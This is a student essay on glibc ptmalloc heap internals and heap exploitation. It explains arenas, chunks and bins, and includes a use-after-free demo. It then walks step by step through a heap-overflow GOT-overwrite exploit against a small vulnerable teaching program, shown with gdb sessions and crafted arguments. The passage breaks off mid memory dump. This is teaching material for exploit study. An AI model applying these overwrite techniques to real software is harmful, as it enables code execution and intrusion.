

Protecting the Heap

Modern Exploit Development (ZEIT8042) Major Essay

Benjamin Simmonds (5233344) UNSW Canberra

October 2019

Abstract

Heap oriented exploits continue to be an ongoing threat, and have gained popularity post the stack smashing frenzy of the 90's and early 00's. Even so called safe languages (e.g. JavaScript, Java) remain vulnerable due to their underlying C/C++ implementations. Heap allocator designs and implementations, of which there are many, struggle to strike the balance between performance and security, performance often winning out to keep programs running as fast as possible. Two ingredients are needed for a successful heap exploit, the first a memory management error in the target program, and second an exploitable heap allocator implementation. Many countermeasures in mainstream allocators seen to date are often the result of knee-jerk reactions to exploits of the past, with patching occurring to existing designs. A large body of research exists around detecting, preventing or mitigating heap attacks.

Contents

Introduction	2
Literature Review	2
Understanding the ptmalloc (glibc) heap	4
Multiple threads and arenas	6
Arenas	8
Data structures	9
Heap header	9
Arena header	9
Chunks	9
Top chunk	10
Last remainder chunk	10
Allocated chunk	10
Free chunk	10
Bins	11
Fast bins	11
Unsorted, small and large bins	11
Common Vulnerabilities	13
Heap Overflows	13
Double Free with Fastbins	17
The House of Spirit	18
Mitigations	21
Secure Coding Guidelines	21
Heap Allocator Hardening	21

Free List Pointer Authentication	22
Dynamic Analysis	22
Secure Allocators	23
Patching	23
Heap Layout Manipulation	24
Conclusion	24
References	25

Introduction

The heap provides a useful general purpose memory abstraction for programmers to obtain and work with computer memory. While users of the heap generally work with high-level API's, it's the role of the heap allocator to take care of liaising with the kernel and managing the memory as required.

Heap allocator designs and implementations, of which there are many, struggle to strike a balance between performance and security, performance often winning out to keep programs running as fast as possible.

To gain an intuition into the mechanics and tradeoffs of a real world heap allocator, undertake an analysis of the `ptmalloc` (glibc) implementation used by most programs that run on a Linux kernel.

Two ingredients are needed for a successful heap exploit, the first a memory management error in the target program (e.g. heap overflows/underflows, use after frees, double frees, invalid frees and uninitialised reads), and second an exploitable heap allocator implementation.

Building on top of the analysis of `ptmalloc`, walk through in detail three heap based exploits, starting with a classical heap overflow, a double free with fastbins and the more subtle house of spirit exploit.

Heap exploitation countermeasures do exist, and much work is being done to improve the current security situation of mainstream allocators. An observation is undertaken of some of the security related enhancements that `ptmalloc` has received in recent years is undertaken, in addition to some big picture research and ideas around disrupting the status quo of heap abuse.

Literature Review

The *heap* is a place in computer memory, made available to every program. The heap, unlike stack managed memory, shines when the use of the memory is not known until the program is actually running (i.e. runtime). That is, heap memory can be dynamically allocated and deallocated on request by the program.

Ultimately it's the responsibility of the kernel to fulfill these memory allocation requests as they come in. Managing the heap is not as simple as it may seem. The individual pieces of the heap that are in use, versus those that are free, must be carefully tracked.

The heap is managed in units of *chunks*. The size of a *chunk* is not fixed, and often varies depending on what memory allocations are requested. It is common for allocators to store this tracking metadata at the beginning of each memory chunk requested.

When it comes to dealing with heap memory as part of a C program, the heap is conveniently abstracted away by `stdlib.h` through the `malloc` and `free` functions. This rids the need for application programmers to have to continually solve the problem of heap management and accounting. While `malloc` and `free` provide the high level interface to working with heap memory, the actual kernel is requested to make this happen through the `sbrk` and `mmap` system calls.

From section 2 (Linux Programmer's Manual) of the man pages:

`brk()` and `sbrk()` change the location of the program break, which defines the end of the process's data segment (i.e., the program break is the first location after the end of the uninitialized data segment). Increasing the program break has the effect of allocating memory to the process; decreasing the break deallocates memory.

`mmap()` creates a new mapping in the virtual address space of the calling process. The starting address for the new mapping is specified in `addr`.

These two kernel memory management related primitives, provide the raw instruments needed to make a heap allocator.

When the allocator finds its starting to run low on memory to satisfy the `malloc` needs of the program, it escalates the matter with the kernel using the `mmap()` and/or `brk()` system calls, requesting to either map in additional virtual address space or adjust the size of the data segment. A seemingly simple program that requests 512 bytes of heap:

```
#include <stdlib.h>

int main()
{
    char* a = malloc(512);
    free(a);
}
```

Tracing the kernel syscalls that are involved, can see that `mmap2()` and `brk()` feature heavily:

```
# strace ./simple
execve("./simple", ["/simple"], [/* 16 vars */]) = 0
brk(0) = 0x8b5a000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or direct...
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =...
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or direct...
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=17310, ...}) = 0
mmap2(NULL, 17310, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7702000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or direct...
open("/lib/i386-linux-gnu/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\240\1\0004\0\0\0"...
fstat64(3, {st_mode=S_IFREG|0755, st_size=1437864, ...}) = 0
mmap2(NULL, 1452408, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) ...
mprotect(0xb76fb000, 4096, PROT_NONE) = 0
mmap2(0xb76fc000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DE...
mmap2(0xb76ff000, 10616, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_AN...
close(3) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =...
set_thread_area({entry_number:-1 -> 6, base_addr:0xb759e8d0, limit:1048575,...
mprotect(0xb76fc000, 8192, PROT_READ) = 0
mprotect(0xb7726000, 4096, PROT_READ) = 0
munmap(0xb7702000, 17310) = 0
brk(0) = 0x8b5a000
brk(0xb7b000) = 0x8b7b000
exit_group(0) = ?
```

Allocators abstract the heap memory, and provides in between caching layer so that the kernel doesn't have to get involved every time heap memory is allocated or freed. When a block of previously allocated

memory is freed, it is returned to `ptmalloc` which organises the piece of memory in a free list, these lists are known as *bins*. When a subsequent memory request is made, `ptmalloc` will scan its bins for a free block of the size needed. If it fails to locate a free block of the appropriate size, elevates to the kernel to ask for more memory.

While there is no single defacto heap allocator, most platforms congregate around one:

- `dlmalloc` Doug Lea's general purpose allocator, the original `glibc` (GNU/Linux) implementation.
- `ptmalloc2` the present day (since 2006) multi-threaded allocator, the Doug Lea implementation adapted to multiple threads/arenas by Wolfram Gloger.
- `kalloc` XNU (X is Not UNIX) the kernel of Darwin used by macOS and iOS
- `jemalloc` FreeBSD, Firefox, rustlang
- `tcmalloc` Google
- `libumem` Sun Solaris
- `kmalloc` Linux kernel allocator used for small chunks

Understanding the `ptmalloc` (`glibc`) heap

The `ptmalloc` code base is a descendant of the Doug Lea `dlmalloc` implementation, adapted to support multiple threads and arenas by Wolfram Gloger.

As a general purpose heap allocator provided by `glibc`, the designers had to strike a balance between performance and memory efficiency. As stated in McGrath (2019):

This is not the fastest, most space-conserving, most portable, or most tunable `malloc` ever written. However it is among the fastest while also being among the most space-conserving, portable and tunable. Consistent balance across these factors results in a good general-purpose allocator for `malloc`-intensive programs.

Some properties of the `ptmalloc2` algorithm are (GNU (2019)):

- For large (≥ 512 bytes) requests, it is a pure best-fit allocator, with ties normally decided via FIFO (i.e. least recently used).
- For small (≤ 64 bytes by default) requests, it is a caching allocator, that maintains pools of quickly recycled chunks.
- In between, and for combinations of large and small requests, it does the best it can trying to meet both goals at once.
- For very large requests ($\geq 128\text{KB}$ by default), it relies on system memory mapping (`mmap`) facilities, if supported.

When a chunk is requested, the *first-fit algorithm* will try to find the first chunk that is both free and large enough. Or more concretely Shellphish (2016) shows how this deterministic behavior can be used to control the data at a previously freed allocation:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
    char* a = malloc(512);
    char* b = malloc(256);
    char* c;

    fprintf(stderr, "1st malloc(512): %p\n", a);
    fprintf(stderr, "2nd malloc(256): %p\n", b);
    fprintf(stderr, "we could continue mallocing here...\n");
}
```




Figure 1: ptmalloc logic tree

```

fprintf(stderr, "set a to \"this is A!\"\n");
strcpy(a, "this is A!");
fprintf(stderr, "first allocation %p points to %s\n", a, a);

fprintf(stderr, "Freeing the first one...\n");
free(a);

fprintf(stderr, "if allocate < 512, it will end up at %p\n", a);
fprintf(stderr, "So, let's allocate 500 bytes\n");
c = malloc(500);
fprintf(stderr, "3rd malloc(500): %p\n", c);
fprintf(stderr, "And put a different string here, \"this is C!\"\n");
strcpy(c, "this is C!");
fprintf(stderr, "3rd allocation %p points to %s\n", c, c);
fprintf(stderr, "first allocation %p points to %s\n", a, a);
}

```

Output:

```

# ./simple
1st malloc(512): 0x8445008
2nd malloc(256): 0x8445210
we could continue mallocing here...
set a to "this is A!"
first allocation 0x8445008 points to this is A!
Freeing the first one...
if allocate < 512, it will end up at 0x8445008
So, let's allocate 500 bytes
3rd malloc(500): 0x8445008
And put a different string here, "this is C!"
3rd allocation 0x8445008 points to this is C!

```

first allocation 0x8445008 points to this is C!

This is known as a *use-after-free* vulnerability.

Multiple threads and arenas

ptmalloc being a multi threaded and arena adaption of the original Doug Lea heap allocator, allows it to undertake concurrent heap memory management activities, without blocking one thread while another thread requests a `malloc()` or `free()`.

A simple program, that involves 2 threads that request memory from the heap allocator, used to showcase some of multi-threaded features of the glibc ptmalloc implementation:

```
#include <stdio.h>
#include <stdlib.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/types.h>

void* threadFunc(void* arg) {
    printf("Before malloc in thread 1\n");
    getchar();
    char* addr = (char*) malloc(1000);
    printf("After malloc and before free in thread 1\n");
    getchar();
    free(addr);
    printf("After free in thread 1\n");
    getchar();
}

int main() {
    pthread_t t1;
    void* s;
    int ret;
    char* addr;

    printf("Per thread heap arena example [%d]\n",getpid());
    printf("Before malloc in main thread\n");
    getchar();
    addr = (char*) malloc(1000);
    printf("After malloc and before free in main thread\n");
    getchar();
    free(addr);
    printf("After free in main thread\n");
    getchar();
    ret = pthread_create(&t1, NULL, threadFunc, NULL);
    if(ret)
    {
        printf("Thread creation error\n");
        return -1;
    }
    ret = pthread_join(t1, &s);
    if(ret)
    {
```

```

    printf("Thread join error\n");
    return -1;
}
return 0;
}

```

Before `addr = (char*) malloc(1000)` is called by the program, can see no heap memory segment mapping exists for the process:

```

# cat /proc/2663/maps
08048000-08049000 r-xp 00000000 08:01 653369 /root/code/arena/arena
08049000-0804a000 rw-p 00000000 08:01 653369 /root/code/arena/arena
b757b000-b757c000 rw-p 00000000 00:00 0
b757c000-b76d8000 r-xp 00000000 08:01 395842 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76d8000-b76d9000 ---p 0015c000 08:01 395842 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
...
b7726000-b7727000 r-xp 00000000 00:00 0 [vdso]
b7727000-b7743000 r-xp 00000000 08:01 391702 /lib/i386-linux-gnu/ld-2.13.so
b7743000-b7744000 r--p 0001b000 08:01 391702 /lib/i386-linux-gnu/ld-2.13.so
b7744000-b7745000 rw-p 0001c000 08:01 391702 /lib/i386-linux-gnu/ld-2.13.so
bfe99000-bfeba000 rw-p 00000000 00:00 0 [stack]

```

Straight after `malloc` is invoked, as can be seen below, the magic of the `brk()` syscall in action can be witnessed, which creates a heap segment by adjusting the programs break location. The heap segment in this case is placed just on top of the `libc` mapped program code (`0xb757c000`).

```

# cat /proc/2663/maps
08048000-08049000 r-xp 00000000 08:01 653369 /root/code/arena/arena
08049000-0804a000 rw-p 00000000 08:01 653369 /root/code/arena/arena
08c6a000-08c8b000 rw-p 00000000 00:00 0 [heap]
b757b000-b757c000 rw-p 00000000 00:00 0
b757c000-b76d8000 r-xp 00000000 08:01 395842 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76d8000-b76d9000 ---p 0015c000 08:01 395842 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
...
b7726000-b7727000 r-xp 00000000 00:00 0 [vdso]
b7727000-b7743000 r-xp 00000000 08:01 391702 /lib/i386-linux-gnu/ld-2.13.so
b7743000-b7744000 r--p 0001b000 08:01 391702 /lib/i386-linux-gnu/ld-2.13.so
b7744000-b7745000 rw-p 0001c000 08:01 391702 /lib/i386-linux-gnu/ld-2.13.so
bfe99000-bfeba000 rw-p 00000000 00:00 0 [stack]

```

While seeing the high level heap segments is useful, visualising the specific chunks within the heap would be even more useful. There are some excellent options available, for example using `gdb` paired with the `libheap` (@cloudburst (2017)) extension library arms `gdb` with heap visualisation abilities. Below can see two chunks exist on the heap, the special *top chunk*, and the 1000 (`0x3f0`) byte chunk that was requested using first `malloc()` in the above program:

```

gdb-peda$ heapls
      ADDR          SIZE          STATUS
sbrk_base 0x804a000
chunk    0x804a000      0x3f0      (inuse)
chunk    0x804a3f0     0x20c10     (top)
sbrk_end  0x804a000

```

The heap segment seems quite large, given only 1000 bytes was requested:

```

08c6a000-08c8b000 rw-p 00000000 00:00 0 [heap]

```

In decimal, equates to 135,168 bytes (or 132KB):

```
0x08c8b000 - 0x08c6a000 = 135168
132 * 1024 = 135168
```

Arenas

It turns out looking at `malloc.c` that 132KB of heap memory was reserved, regardless that only 1000 bytes was initially requested. This contiguous block of memory is known commonly by heap allocators as the *main arena*. The `ptmalloc` allocator will utilise and manage memory from the *main arena* for future allocation requests that come in, re-allocated previously used memory that is no longer needed and growing or shrinking the *main arena* by adjusting the heap segment break location (Kapil (2017)).

The *arena* enables allocators abstract the contiguous block of memory used to service heap requests, and provides an in-between caching layer so that the kernel doesn't have to get involved every time heap memory is allocated or freed. When a block of previously allocated memory is freed, it returned to `ptmalloc` which organises in a free list, in the case of `ptmalloc` these are known as *bins*. When a subsequent memory request is made, `ptmalloc` will scan its bins for a free block of the size needed. If it fails to locate a free block of the appropriate size, elevates to the kernel to ask for more memory.

What is fascinating about the `ptmalloc` allocator, is that when another thread `pthread_create(&t1, NULL, threadFunc, NULL)` makes a memory request using `malloc`, is that a completely new heap segment is created specifically for use by the thread, as can be seen below:

```
# cat /proc/2685/maps
08048000-08049000 r-xp 00000000 08:01 653369 /root/code/arena/arena
08049000-0804a000 rw-p 00000000 08:01 653369 /root/code/arena/arena
0804a000-0806b000 rw-p 00000000 00:00 0 [heap]
b7635000-b7636000 ---p 00000000 00:00 0
b7636000-b7e37000 rw-p 00000000 00:00 0
b7e37000-b7f93000 r-xp 00000000 08:01 395842 /lib/cmov/libc-2.13.so
```

This new thread specific heap segment is commonly referred to as the *thread arena*.

By splitting out heap segments for threads (i.e. thread arenas), allows `ptmalloc` to allocate and free heap memory in parallel, without blocking on memory operations being performance on the same *arena*.

It doesn't however make sense to create a *thread arena* for each new thread that comes along, that wants to deal with heap memory. The economics of the overheads of allocating and managing separate *thread arenas* versus sharing the same *thread arenas* must be weighed up.

In the case of `ptmalloc`, which is a general purpose allocator, there are limits imposed on the number of *thread arena*'s that can be allocated to a single program:

- For 32-bit chips: 2 x cores
- For 64-bit chips: 8 x cores

A program running on a single core 32-bit system, will have a *main arena* and up to 2 *thread arena*'s. If a hypothetical program had 4 threads, in addition to the main thread, all of which needed to allocate and free heap memory, threads A and B would share the first *thread arena*, while threads C and D share the second *thread arena*. Although some contention may arise, the `ptmalloc` implementors consider this a reasonable tradeoff, against the management overheads of juggling additional *thread arenas*.

In the case of `ptmalloc` the `heap_info` and `malloc_state` data structures are used to represent the concept of an arena.

Data structures

Heap header

The `heap_info` represents the allocated memory for a *thread arena* heap allocation. Unlike a *main arena*, which is statically defined as a global variable in `libc.so` data segment, a *thread arena* is materialised at runtime, including its `heap_info` (heap header) and `malloc_state` (arena header). Given this, a *main arena* is never represented with a `heap_info` header.

```
struct heap_info
{
    mstate ar_ptr; /* Arena for this heap. */
    struct heap_info *prev; /* Previous heap. */
    size_t size; /* Current size in bytes. */
    size_t mprotect_size;
};
```

Arena header

`malloc_state` represents an arena (both main and thread), which involves one or more heaps, and the freelist bins which relate to this memory, so that freed memory can be later reallocated.

```
struct malloc_state
{
    /* Fastbins */
    mfastbinptr fastbinsY[NFASTBINS];

    /* Base of the topmost chunk -- not otherwise kept in a bin */
    mchunkptr top;

    /* The remainder from the most recent split of a small request */
    mchunkptr last_remainder;

    /* Normal bins packed as described above */
    mchunkptr bins[NBINS * 2 - 2];

    /* Bitmap of bins */
    unsigned int binmap[BINMAPSIZE];
};
```

Chunks

The heap is managed in units of *chunk*'s. The size of a *chunk* is not fixed, and varies based on the sizing of memory allocations requested. In `ptmalloc` chunks are represented with the `malloc_chunk` data structure:

```
struct malloc_chunk {
    INTERNAL_SIZE_T mchunk_prev_size;
    INTERNAL_SIZE_T mchunk_size;
    struct malloc_chunk* fd;
    struct malloc_chunk* bk;
};
```

A heap is divided up into a big chain (linked list) of chunks, each of which has their own chunk header (`malloc_chunk`). Depending on the type of chunk it is, determines how data is stored into the `malloc_chunk` data structure. Types of chunks include:

Top chunk

Always the first chunk at the top of an arena. It can be allocated, by this is done as a last resort by the allocator, if all free bins have been exhausted.

Last remainder chunk

When exact free chunk sizes are not available, and there sufficient larger chunks available, these large chunks will routinely be split into two by the allocator. The first piece is returned to the requesting program that called `malloc()`, where the other piece becomes a last remainder chunk. Last remainder chunks have the benefit of increasing the memory locality of subsequent memory allocations, which can come as a performance boost.

Allocated chunk

A chunk that's been reserved for use (Kaempf (2006)):

```
+-----+
| If prior chunk free, then size | <----+ chunk
| of this chunk, else user data  |
+-----+-----+-----+
| The chunk size      | N | M | P |
+-----+-----+-----+
|                               | <----+ mem
|           User data         |
|                               |
+-----+-----+-----+
```

If the previous chunk is free (which is doesn't have to be), the size of it is stored in `mchunk_prev_size`, otherwise this is just filled with user data from the previous chunk. Note the last three bits of the chunk size, provide some extra management metadata:

- N true if chunk owned by thread arena
- M true if chunk allocated by `mmap`
- P true if previous chunk is in use (i.e. has been allocated)

Free chunk

Unlike an allocated chunk, is heap memory that is available for re-allocation. Free chunks can never reside next to another free chunk. The allocator always coalesces adjacent free chunks together.

As can be seen below, a free chunk must always be preceded by an allocated chunk, therefore its `mchunk_prev_size` will always have user data from the previous allocated chunk (Kaempf (2006)).

```
+-----+
| User data of previous chunk | <----+ chunk
+-----+-----+-----+
| The chunk size      | N | M | P |
+-----+-----+-----+
| fd (next chunk in binlist) | <----+ mem
+-----+-----+-----+
| bk (prev chunk in binlist) |
+-----+-----+-----+
|                               |
|           Unused space     |
|                               |
+-----+-----+-----+
```

Lastly, a free chunk maintains two pointers, `fd` and `bk`, to the next and previous free chunks stored in the same free bin as the current free chunk, forming a doubly linked list of free chunks. These are *not* simply pointers to the next and previous chunks in memory.

Bins

In heap management, a *bin* is just a list (linked list) of chunks of unallocated memory. Bins are categorised based on the size of the chunks they hold.

Fast bins

The fast bins manage 10 separate bins, as chains (singly linked lists) of free chunks. The 10 bins exist as follows:

Array index	Holds chunk sizes	Actual chunk size
0	00 - 12	16
1	13 - 20	24
2	21 - 28	32
3	29 - 36	40
4	37 - 44	48
5	45 - 52	56
6	53 - 60	64
7	61 - 68	72
8	69 - 76	80
9	77 - 80	88

The *hold chunk sizes* column shows the range of sizes that the bin is capable of holding, with the *actual chunk size* column being the real size after metadata and alignment of the chunk being freed. Only free chunks that match the size ranges (including metadata) of the bin can be added to it.

Given that the free chunks are daisy chained together as a singly linked list, a side-effect of this is that all free chunk addition and removal operations occur at the head/front of the list (LIFO). That is, the last free chunk added to a list, will be the first one used for an allocation.

```
typedef struct malloc_chunk *mfastbinptr;
```

```
mfastbinptr fastbinsY[]; // Array of pointers to chunks
```

Called *fast bins* because no free chunk coalescing is ever performed on adjacent *fast bin* based free chunks. The result is higher memory fragmentation (due to no compacting occurs) at the tradeoff of increased performance.

Unsorted, small and large bins

All of these three bins are managed as a single array called `bins`:

```
typedef struct malloc_chunk* mchunkptr;
```

```
mchunkptr bins[]; // Array of pointers to chunks
```

Each bin (i.e. unsorted, small and large) is defined as two values, the head and tail of the list of chunks it is responsible for managing (a singly linked list).

Unsorted bin, is a single bin where freed small and large chunks, when later freed again, end up. It exists as a cache, to aid `ptmalloc` to deal with allocation and deallocation requests.

Small bins, are managed across 62 separate bins, similar to fast bins, are broken up into distinct sizings (16, 24, . . . , 504 bytes). Each contain a doubly linked list of the free chunks it contains. Chunks allocated from small bins may be coalesced together before being assigned to the *unsorted bin*.

Large bins, are the last resort for free chunks that don't meet the requirements of the *fast bins* or *small bins*. To loosen requirements *large bins* manages its 63 separate bins in size ranges. For example its first bin can hold free chunks sized from 512 bytes to 568 bytes. These ranges exponentially widen by groups of 64 bytes, as the bin sizes increase, with the very last bin being able to store the biggest free chunks of all.

Common Vulnerabilities

Heap allocators have a broad attack surface. This surface is significantly widened as multiple heap allocator implementations across languages and platforms are considered, with `ptmalloc` being just one. Implementation differences aside do have some themes in common. The *how2heap* (Shellphish (2016)) online listing for example, thoroughly documents glibc `ptmalloc` heap vulnerabilities, many of which are applicable to other allocator implementations.

A whole family of attacks focuses on exploiting the allocator algorithms itself, such as a particular fastbin or smallbin implementation. The goal of the attacker to establish an arbitrary (or close to it) pointer and/or code execution. Arbitrary pointers are particularly dangerous, as they can be used to manipulate and often own control flow of the target program. One particular example of this is coined *the house of spirit* exploit, analysed further in section 3 below. Common misuses of the heap that open the door to crafting a heap exploit include (Novark and Berger (2010)):

- *Heap overflow/underflow*, when a heap chunk is too small to hold the data.
- *Dangling pointers* (aka use after free), is when a program prematurely frees a heap chunk, but later makes use of it.
- *Double free*, when a program frees a heap chunk multiple times.
- *Invalid free*, when a program deletes a chunk it never allocated.
- *Unitialised reads*, when a program blindly reads from a newly allocated heap.

To highlight the diversity and breadth of attacks possible on the heap, consider three different categories of attack on the glibc heap allocator, starting with a simple overflow to attack control flow, a double free attack and finally a more sophisticated attack (house of spirit) that involves storing a specially crafted fake heap chunk into the fastbins.

Heap Overflows

Given heap memory is mapped as a dedicated R/W segment, the overflow, not dissimilar to a buffer overflow, attempts to influence the control flow of a vulnerable program, by flooding the necessary pieces of heap memory.

The following program has 4 `malloc()` calls, and `strcpy` overflow vulnerabilities on two of the allocations:

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct internet {
    int priority;
    char *name;
};

void winner()
{
    printf("and we have a winner @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
    struct internet *i1, *i2, *i3;

    i1 = malloc(sizeof(struct internet));
```

```

i1->priority = 1;
i1->name = malloc(8);

i2 = malloc(sizeof(struct internet));
i2->priority = 2;
i2->name = malloc(8);

strcpy(i1->name, argv[1]);
strcpy(i2->name, argv[2]);

printf("and that's a wrap folks!\n");
}

```

Running the program with two 4 byte inputs, runs as expected:

```
# ./heap1 AAAA BBBB
and that's a wrap folks!
```

However with inputs that exceed the 8 byte allocated heap chunks:

```
gdb-peda$ r AAAABBBBCCCCDDDDDEEEEEFFFFGGGG 000011112222333344445555
Stopped reason: SIGSEGV
*__GI_strcpy (dest=0x46464646 <Address 0x46464646 out of bounds>, \
  src=0xbffffe66 "000011112222333344445555") at strcpy.c:40

```

Segfaults. Noting the dest of the `strcpy` now has an address of `0x46464646` (or the `FFFF` characters from the first input argument). Given that we can control the destination address (offset of the `FFFF` characters), and source data by overflowing enough of the heap segment, have an *arbitrary write to anywhere* vulnerability.

A real world attack could involve mutating one of the GOT (global offset table) address for a function call to a dynamically linked piece of functionality tied in the linker (`ld.so`).

```
gdb-peda$ backtrace
#0  *__GI_strcpy (dest=0x46464646 <Address 0x46464646 out of bounds>, \
  src=0xbffffe66 "000011112222333344445555") at strcpy.c:40
#1  0x080485ad in main (argc=0x3, argv=0xbffffd14) at main.c:30
#2  0xb7e8de46 in __libc_start_main (main=0x8048510 <main>, argc=0x3)
#3  0x08048421 in _start ()

```

Disassembling the instruction responsible for calling `strcpy`:

```
gdb-peda$ disass 0x080485ad
Dump of assembler code for function main:
...
0x080485a8 <+152>:  call   0x80483b0 <strcpy@plt>
0x080485ad <+157>:  mov    DWORD PTR [esp],0x804866b
0x080485b4 <+164>:  call   0x80483d0 <puts@plt>
0x080485b9 <+169>:  leave
0x080485ba <+170>:  ret
End of assembler dump.

```

Reveals `puts@plt` is invoked after the dangerous `strcpy` call. To get to the GOT table, must first disassembly the PLT (procedure linkage table) trampoline to the GOT.

```
gdb-peda$ disassemble 0x80483d0
Dump of assembler code for function puts@plt:
0x080483d0 <+0>:  jmp    DWORD PTR ds:0x8049844

```

```

0x080483d6 <+6>:    push    0x20
0x080483db <+11>:   jmp     0x8048380
End of assembler dump.

```

Bingo DWORD PTR ds:0x8049844, is the address of the puts GOT table entry. Replacing the 'FFFF' characters with the puts GOT table address 0x8049844:

```

gdb-peda$ r "~/bin/echo -ne "AAAABBBBCCCCDDDEEEEE\x44\x98\x04\x08"~" 000011112222333344445555
Stopped reason: SIGSEGV
0x30303030 in ?? ()

```

0x30303030 happens to be the ASCII code for the 0 (zero) character, which are the first 4 bytes of the second input argument. The segfault 0x30303030 in ?? () highlights that the puts call, got rewired (its GOT entry) to invoke instruction 0x30303030. Dumping the EIP confirms this:

```

gdb-peda$ info registers
eax            0x8049844      0x8049844
ecx            0x0        0x0
edx            0x19       0x19
ebx            0xb7fd5ff4    0xb7fd5ff4
esp            0xbffffc3c    0xbffffc3c
ebp            0xbffffc68    0xbffffc68
esi            0x0        0x0
edi            0x0        0x0
eip            0x30303030    0x30303030

```

Placing the address of the desired instruction to be executed is now trivial, for example the winner() function:

```

gdb-peda$ x winner
0x80484ec <winner>:    "U\211\345\203\354\030\307\004$"

```

Now to write the address of winner() into the EIP:

```

gdb-peda$ r "~/bin/echo -ne "AAAABBBBCCCCDDDEEEEE\x44\x98\x04\x08"~" \
~/bin/echo -ne "\xec\x84\x04\x08"~"
and we have a winner @ 1570881614

```

To gain a better intuition about what is going here. Set breakpoints after each malloc call. The first break is hit:

```

Breakpoint 1, 0x08048525 in main (argc=0x3, argv=0xbffffd24) at main.c:21
21         i1 = malloc(sizeof(struct internet));

```

To visualise the heap segment further, need its segment address:

```

gdb-peda$ info proc mappings
process 2813
Mapped address spaces:

```

Start Addr	End Addr	Size	Offset	objfile
0x8048000	0x8049000	0x1000	0	/root/code/heap1/heap1
0x8049000	0x804a000	0x1000	0	/root/code/heap1/heap1
0x804a000	0x806b000	0x21000	0	[heap]
0xb7e76000	0xb7e77000	0x1000	0	
0xb7e77000	0xb7fd3000	0x15c000	0	/lib/cmov/libc-2.13.so

Can see the heap is mapped between addresses 0x804a000 to 0x806b000:

```

gdb-peda$ x/64wx 0x804a000
0x804a000:    0x00000000    0x00000011    0x00000000    0x00000000
0x804a010:    0x00000000    0x00020ff1    0x00000000    0x00000000
0x804a020:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a030:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a040:    0x00000000    0x00000000    0x00000000    0x00000000

```

Here can see the first heap allocation 0x00000000 0x00000011 0x00000000 0x00000000, the first 8 bytes 0x00000000 0x00000011 being the chunk header, and the second 8 bytes 0x00000000 0x00000000 the user data (the uninitialised `internet` struct in this case).

After the second `malloc()`:

```

gdb-peda$ x/64wx 0x804a000
0x804a000:    0x00000000    0x00000011    0x00000001    0x00000000
0x804a010:    0x00000000    0x00000011    0x00000000    0x00000000
0x804a020:    0x00000000    0x00020fe1    0x00000000    0x00000000
0x804a030:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a040:    0x00000000    0x00000000    0x00000000    0x00000000

```

`gdb` can intelligently parse raw heap memory back to the more human readable `internet` struct, by casting it to an assigned `gdb` variable like this:

```

gdb-peda$ set $i = (struct internet*)0x804a008
gdb-peda$ print *$i
$2 = {
  priority = 0x1,
  name = 0x0
}

```

Now we can visualise the raw heap memory, let take a look at it straight after the dangerous `strcpy` is run with the malicious long input arguments:

```

gdb-peda$ x/64wx 0x804a000
0x804a000:    0x00000000    0x00000011    0x00000001    0x0804a018
